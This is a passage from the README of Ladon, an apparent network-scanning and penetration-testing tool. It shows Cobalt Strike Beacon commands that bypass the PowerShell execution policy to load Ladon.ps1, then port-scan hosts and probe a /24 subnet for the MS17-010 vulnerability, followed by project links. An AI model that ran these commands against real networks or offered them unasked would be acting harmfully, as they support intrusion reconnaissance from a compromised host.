shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon PortScan '22,80,135,445'
```

CS Beacon MS17010漏洞探测

```
shell powershell -ExecutionPolicy Bypass Import-Module .\Ladon.ps1;Ladon 192.168.1.1/24 ms17010
```

==========


Example

http://k8gege.org/Ladon/example-en.html

Latest version

Latest version in small seal ring: http://k8gege.org/Ladon/update.txt

Stargazers over time



Source: https://github.com/k8gege/Ladon